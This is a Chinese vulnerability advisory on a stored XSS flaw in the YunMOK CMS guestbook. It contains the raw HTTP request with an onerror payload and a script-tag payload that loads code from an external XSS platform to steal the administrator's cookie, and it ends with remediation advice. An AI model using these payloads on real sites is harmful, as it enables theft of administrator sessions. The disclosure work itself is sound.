云模块 cms v3.1.01 存在 xss 漏洞

漏洞危害

云模块 *YunMOK* 是南充市老虎云网络技术有限公司旗下专注于建站服务的通用网站管理系统。

云模块 *CMS* 在在线留言处存在 *xss* 漏洞，攻击者可以通过该漏洞获取到后台管理员的 *cookie*。

漏洞链接

首页->在线留言处

http://域名/guestbook

输出点在管理后台：http://域名/admin/component/a?t=pa8#t=6

组件应用->企业版->留言管理->留言列表

数据包为：

POST /guestbook/save_new_message HTTP/1.1
Host: 192.168.28.142
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.28.142/guestbook
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 129
Cookie: _YUNMOK_AUTH_SESSION=8ggj948mlkqek72sbtnerr5rc5
Connection: keep-alive

modrid=yunmok-de-guestbook_58132e24ea70c&email=test%40qq.com&tel=&content=%3Cimg+src%3D1+onerror%3Dalert(%2Fs%2F)%3E&captcha=abhj


代码审计过程：

1. 下载最新版的云模块 *cms* ；官网链接：*http://www.yunmok.com*

下载地址：*http://www.yunmok.com/download.html*

2. 定位 新增留言 的源码文件

C:\phpstudy\PHPTutorial\WWW\y\component\pa8\class\YunMok\Component\A\Enterpr\Guestbook\Query\ GuestbookAdd.php 中没有对参数 *content* 进行处理；




证明过程：

虚拟机中搭建环境：http://192.168.28.142/guestbook

在实体机中访问 url，填入符合格式的邮箱

在内容中填入 payload：<img src=1 onerror=alert(/s/)>




虚拟机中登录后台查看

成功触发 xss

利用外部的 xss 平台获取管理员 cookie

xss 平台地址：http://webxss.com/index.php

1、创建一个新的项目



选择默认模块


2、构建新的 payload：

1111 <script src=https://webxss.com/TByxFr?1548660564></script>

3、测试的 cms 中输入新的 payload，登陆后台查看

4、登陆 XSS 平台查看获取到的 cookie 信息

对比管理员的 cookie，结果一致



修复建议：

1、过滤用户输入，限制输入特殊字符如尖括号、双引号、单引号、圆括号等；
2、对输出进行 HTML 实体编码；
3、禁止引用外部的 script 文件；
4、设置 httponly 属性，防止 cookie 被恶意的 script 代码获取。